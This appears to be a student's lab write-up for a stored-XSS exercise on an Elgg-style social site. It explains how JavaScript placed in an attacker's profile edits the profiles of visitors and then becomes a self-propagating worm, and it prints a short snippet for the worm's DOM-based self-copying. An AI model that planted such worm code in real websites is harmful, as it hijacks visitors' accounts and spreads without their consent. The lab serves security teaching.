
Task5: Modifying the Victim's Profile




screenshot1, before we write the program, we need to know the request. So we modify Samy's profile to find out which information we need in the POST request



screenshot2, we construct the JS program, and we put it in Samy's profile



screenshot3, we switch to Alice account, when we visit Samy's profile page, the inspection tool captures the POST request.




screenshot4, we check Alice profile, it is modified to “Samy is My Hero”. Our attack succeeds

Observation and Explanation:


In this task, we want to modify profile of anybody who visit Samy’s profile page. The attack is similar to last task. We first need to find the information in the editing profile request. So we update Samy’s profile; as screenshot1 shows, we get information that we need. We need secret token, description, accesslevel[description], and the request URL. Now we construct our JS program. The token will be filled up by the program automatically as last attack. And the content contains “description=Samy is My Hero”; after our attack successful, the “About me” field of victim profile page will be changed to this sentence. We also set access level of description field to 2, so anybody can see this sentence. Then we also put request URL in variable sendurl. Finally, we put these information together send it out by function Ajax.send(). Then we switch to Alice account, after we visit Samy’s profile page, the inspection tool captures the POST request (screenshot3). Then we check the profile page of Alice, “Samy is My Hero” is added to About me field. Thus our attack succeeds.

Answer for Question3:

We include line one, so Samy (attacker) will not be affect by his owner code. If we do not include it, after we save the profile, the profile page will be loaded automatically. As a result, the JS code will be replaced by “Samy is My Hero”. Then our attack will fail.




we remove the if statement.




after we save, the profile page of Samy is reloaded, and our code is replaced by “Samy is My Hero”.


Task6: Writing a Self-Propagating XSS Worm




screenshot1, we modify our code, so now it is self-propagating worm program




screenshot2, we switch to Alice's account. Now Alice is not friend with Samy, and her profile is empty




screenshot3.1, we use Alice to visit Samy's profile, and we also use inspection tool to capture the GET request




screenshot3.2, we also capture the POST request with content of our worm program



screenshot3, we go to Alice profile, the malicious code is injected to Alice profile



screenshot4, we switch to Boby's account, and we visit Alice account. The POST and GET requests are triggered again



screenshot5, we also check Boby's profile, the malicious code is also added to Boby's profile

Observation and Explanation:


In this task, we modify our JS program; when a user visits Samy's profile, he/she will add Samy as friend and change his/her profile to "Samy is My Hero". Moreover, this is also self-propagating program, so the malicious code will also be injected to the victim's profile. If someone visits the victim's profile, he/she will be infected as well. There are many different ways to achieve this, in here, we only do the DOM Approach. Because we inject malicious code in the target website, we can use DOM APIs to retrieve a copy of the code from the web page. We give an id ("worm") to the JS code, so we can retrieve it by using innerHTML attribute, because <script> and </script> will not be included, so we need to add them to the code to form an identical copy of the original code.

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
```


As the above code shows, we add the beginning part in variable headerTag, ending part at variable tailTag, and the code is retrieved by innerHTML attribute and is stored in variable jsCode. Then we combine and encode them, and we stored them in variable wormCode. Moreover, we need to place the wormcode into our POST request, then the worm code can be sent out to victim; so we append it on the variable content. (i.e. var content = "&description=Samy+is+My+Hero" + wormCode;). Then we put the self-propagating program in Samy's profile. We switch to Alice account, and we clean up her profile; now she is not a friend with Samy, and her profile is empty (screenshot2). After Alice visits Samy's profile, we use the inspection tool to capture requests. There are two requests, one GET request (add Samy as

friend), and one Post request (change profile) (screenshot3.1 and 3.2). Then we check Alice's profile, it becomes "Samy is My Hero" + malicious code. Then we also use Boby's account to visit Alice profile. We still capture these two requests (screenshot4). We also check Boby's profile, the worm code is injected. So our attack is successful.

